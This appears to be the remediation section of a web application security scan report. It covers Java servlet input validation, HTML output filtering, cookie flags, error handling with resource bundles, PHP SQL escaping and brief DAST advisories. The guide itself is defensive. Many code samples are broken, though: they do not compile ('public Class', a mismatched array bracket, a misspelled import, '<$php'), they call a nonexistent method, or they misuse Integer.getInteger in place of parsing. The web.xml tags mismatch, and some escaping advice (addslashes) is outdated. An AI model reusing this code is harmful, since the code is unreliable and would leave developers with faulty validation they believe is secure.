Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
        isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
        Integer.parseInt(value);
        isFieldValid = true;
        } catch (Exception e) {
        isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

A good practice is to convert all HTTP request parameters to their respective data types. For example, the developer should store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

The primary Java data types that the application should handle:
- Byte
- Short

- Integer
- Long
- Float
- Double
- Date

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
        validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
        validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
        // numberOfChoices is valid, continue processing request
        ...
        }
    }
}
```

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

```
// Example to validate user selection against a list of options
public Class Validator {
```

```
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
        List list = Arrays.asList(options);
        if (list != null) {
        isValidValue = list.contains(value);
        }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3");
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] Field pattern
Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression: ^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support. Example to perform regular expression validation:

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        RE r = new RE(expression);
        match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regexe.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] Cookie value
Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Example to validate a required cookie value:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
        // validate the cookie value
        if (Validator.validateRequired(cookies[i].getValue()) {
        // valid cookie value, continue processing request
        ...
        }
        }
    }
}
```

[8] HTTP Response
[8-1] Filter user input
To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
        return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
        switch (value.charAt(i)) {
        case '<':
        result.append("&lt;");
        break;
        case '>':
        result.append("&gt;");
        break;
        case '"':
        result.append("&quot;");
        break;
        case '\'':
        result.append("&#39;");
        break;
        case '%':
        result.append("&#37;");
        break;
        case ';':
        result.append("&#59;");
        break;
        case '(':
        result.append("&#40;");
        break;
        case ')':
        result.append("&#41;");
        break;
        case '&':
        result.append("&amp;");
        break;
        case '+':
        result.append("&#43;");
        break;
        default:
        result.append(value.charAt(i));
        break;
        }
```

```
            return result;
        }
        ...
    }
    ...
    // Filter the HTTP response using Validator.filter
    PrintWriter out = response.getWriter();
    // set output response
    out.write(Validator.filter(response));
    out.close();
```

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

```
    // Example to filter all sensitive characters in the HTTP response using a Java Filter.
    // This example is for illustration purposes since it will filter all content in the response, including HTML
  tags!
    public class SensitiveCharsFilter implements Filter {
        ...
        public void doFilter(ServletRequest request,
            ServletResponse response,
            FilterChain chain)
            throws IOException, ServletException {

            PrintWriter out = response.getWriter();
            ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response);
            chain.doFilter(request, wrapper);

            CharArrayWriter caw = new CharArrayWriter();
            caw.write(Validator.filter(wrapper.toString()));

            response.setContentType("text/html");
            response.setContentLength(caw.toString().length());
            out.write(caw.toString());
            out.close();
        }
        ...
        public class CharResponseWrapper extends HttpServletResponseWrapper {
            private CharArrayWriter output;

            public String toString() {
            return output.toString();
            }

            public CharResponseWrapper(HttpServletResponse response){
            super(response);
            output = new CharArrayWriter();
            }

            public PrintWriter getWriter(){
            return new PrintWriter(output);
            }
        }
    }

    }
```

[8-2] Secure the cookie
When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

```
    // Example to secure a cookie, i.e. instruct the browser to
    // send the cookie using a secure protocol
    Cookie cookie = new Cookie("user", "sensitive");
    cookie.setSecure(true);
    response.addCookie(cookie);
```

RECOMMENDED JAVA TOOLS

The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:
required: succeeds if the field contains any characters other than white space.
mask: succeeds if the value matches the regular expression given by the mask attribute.
range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).
maxLength: succeeds if the field is length is less than or equal to the max attribute.
minLength: succeeds if the field is length is greater than or equal to the min attribute.
byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.
date: succeeds if the value represents a valid date. A date pattern may be provided.
creditCard: succeeds if the value could be a valid credit card number.
e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:
validate_doublerange: registers a DoubleRangeValidator on a component
validate_length: registers a LengthValidator on a component
validate_longrange: registers a LongRangeValidator on a component
validate_required: registers a RequiredValidator on a component
validate_stringrange: registers a StringRangeValidator on a component
validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):
input_date: accepts a java.util.Date formatted with a java.text.Date instance
output_date: displays a java.util.Date formatted with a java.text.Date instance
input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance
output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance
input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
input_text: accepts a text string of one line.

output_text: displays a text string of one line.
input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance
output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance
input_hidden: allows a page author to include a hidden variable in a page
input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed
input_textarea: accepts multiple lines of text
output_errors: displays error messages for an entire page or error messages associated with a specified client identifier
output_label: displays a nested component as a label for a specified input field
output_message: displays a localized message

Example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors
[2] Reporting Errors
[3] Rendering Errors
[4] Error Mapping

[1] Defining Errors
Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;
(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;

(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;
(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

```
// Example: ErrorKeys defining the following error keys:
//    - ERROR_USERNAME_REQUIRED
//    - ERROR_USERNAME_ALPHANUMERIC
//    - ERROR_USERNAME_DUPLICATE
//    - ERROR_USERNAME_INVALID
//    ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: encapsulates an individual error

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
    this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
    this.key = key;
    this.values = values;
    }

    // Returns the error key
    public String getKey() {
    return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
    return this.values;
    }

    private String key = null;
    private Object[] values = null;
}
```

- Errors: encapsulates a Collection of errors

```
// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public Class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
    ArrayList propertyErrors = (ArrayList)errors.get(property);
    if (propertyErrors == null) {
    propertyErrors = new ArrayList();
    errors.put(property, propertyErrors);
    }
    propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
    return (errors.size > 0);
```

```
        }

        // Returns the Errors for the specified property
        public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
        }

        private HashMap errors = new HashMap();
    }
```

Using the above framework classes, here is an example to process validation errors of the "user_name" field:

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE);
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...
```

[2] Reporting Errors
There are two ways to report web-tier application errors:
(a) Servlet Error Mechanism
(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism
A Servlet may report errors by:
- forwarding to the input JSP (having already stored the errors in a request attribute), OR
- calling response.sendError with an HTTP error code argument, OR
- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}
```

If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes. Example to return a HTTP error:

```
// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}
```

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:
- RuntimeException
- ServletException
- IOException

[2-b] JSP Error Mechanism
JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive as shown below:

```
<%@ page isErrorPage="true" %>
```

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors
The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles
(b) Message Formatting

[3-a] Resource Bundles
Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

```
################################################
# ErrorMessages.properties
################################################
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting

The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
        } else {
        return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}
...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

It is recommended to define a custom JSP tag, e.g. displayErrors, to iterate through and render error messages as shown in the above example.

[4] Error Mapping
Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
```

```
  <exception-type>UserValidationException</exception-type>
  <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
  <error-code>500</exception-type>
  <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
...
</error-page>
...
```

RECOMMENDED JAVA TOOLS
The two main Java frameworks for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
    <html:form action="/logon.do">
    <table border="0" width="100%">
    <tr>
        <th align="right">
        <html:errors property="username"/>
        <bean:message key="prompt.username"/>
        </th>
        <td align="left">
        <html:text property="username" size="16"/>
        </td>
    </tr>
```

```
        <tr>
        <td align="right">
            <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
            <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
        </tr>
        </table>
        </html:form>
    </body>
    </html:html>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

```
    <%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
    <%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
    ...
    <jsp:useBean id="UserBean"
        class="myApplication.UserBean" scope="session" />
    <f:use_faces>
      <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
      </h:form>
    </f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

PHP

** Filter User Input

Before passing any data to a SQL query, it should always be properly filtered with whitelisting techniques. This cannot be over-emphasized. Filtering user input will correct many injection flaws before they arrive at the database.

** Quote User Input

Regardless of data type, it is always a good idea to place single quotes around all user data if this is permitted by the database. MySQL allows this formatting technique.

** Escape the Data Values

If you're using MySQL 4.3.0 or newer, you should escape all strings with mysql_real_escape_string(). If you are using an older version of MySQL, you should use the mysql_escape_string() function. If you are not using MySQL, you might choose to use the specific escaping function for your particular database. If you are not aware of an escaping function, you might choose to utilize a more generic escaping function such as addslashes().

If you're using the PEAR DB database abstraction layer, you can use the DB::quote() method or use a query placeholder like ?, which automatically escapes the value that replaces the placeholder.

REFERENCES
http://ca3.php.net/mysql_real_escape_string
http://ca.php.net/mysql_escape_string
http://ca.php.net/addslashes
http://pear.php.net/package-info.php?package=DB

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern
Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:
^[a-zA-Z0-9]+$

[7] Cookie value
The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input
To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

```
<$php

    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;

    setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
?>
```

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
[2] PHP Security Consortium:
http://phpsec.org/
[3] PHP & Web Application Security Blog (Chris Shiflett):

L DAST: Direct Access to Administration Pages

General

Do not allow access to administration scripts without proper authorization, as it may allow an attacker to gain privileged rights.

Go to Table of Contents

L DAST: Directory Listing Pattern Found

General

[1] Configure the web server to deny listing of directories.
[2] Download a specific security patch according to the issue existing on your web server or web application. Some of the known directory listing issues are listed in the "References" field of this advisory.
[3] Use the workaround from the "CERT" advisory, found in the "References" field of this advisory, to fix the short filenames (8.3 DOS format) problem:
a. Use only 8.3-compliant short file names for files you want protected solely by the web server. On FAT file systems (16-bit) this can be enforced by enabling (setting to 1) the "Win31FileSystem" registry key (registry path: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\).
b. On NTFS (32-bit), you can disable the creation of the 8.3-compliant short file name for files with long file names by enabling (setting to 1) the "NtfsDisable8dot3NameCreation" registry key (registry path: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\). However, this step may cause compatibility problems with 16-bit applications.
c. Use NTFS-based ACLs (directory or file level access control lists) to augment or replace web server-based security.

Go to Table of Contents

L DAST: Encryption Not Enforced

General

Make sure that sensitive information such as:

- Username
- Password
- Social Security number
- Credit Card number
- Driver's License number
- e-mail address
- Phone number
- Zip code

is always sent encrypted to the server.

Go to Table of Contents

L DAST: Hidden Directory Detected

General

If the forbidden resource is not required, remove it from the site.
If possible, issue a "404 - Not Found" response status code instead of "403 - Forbidden". This change will obfuscate the presence of the directory in the site, and will prevent the site structure from being exposed.

Go to Table of Contents

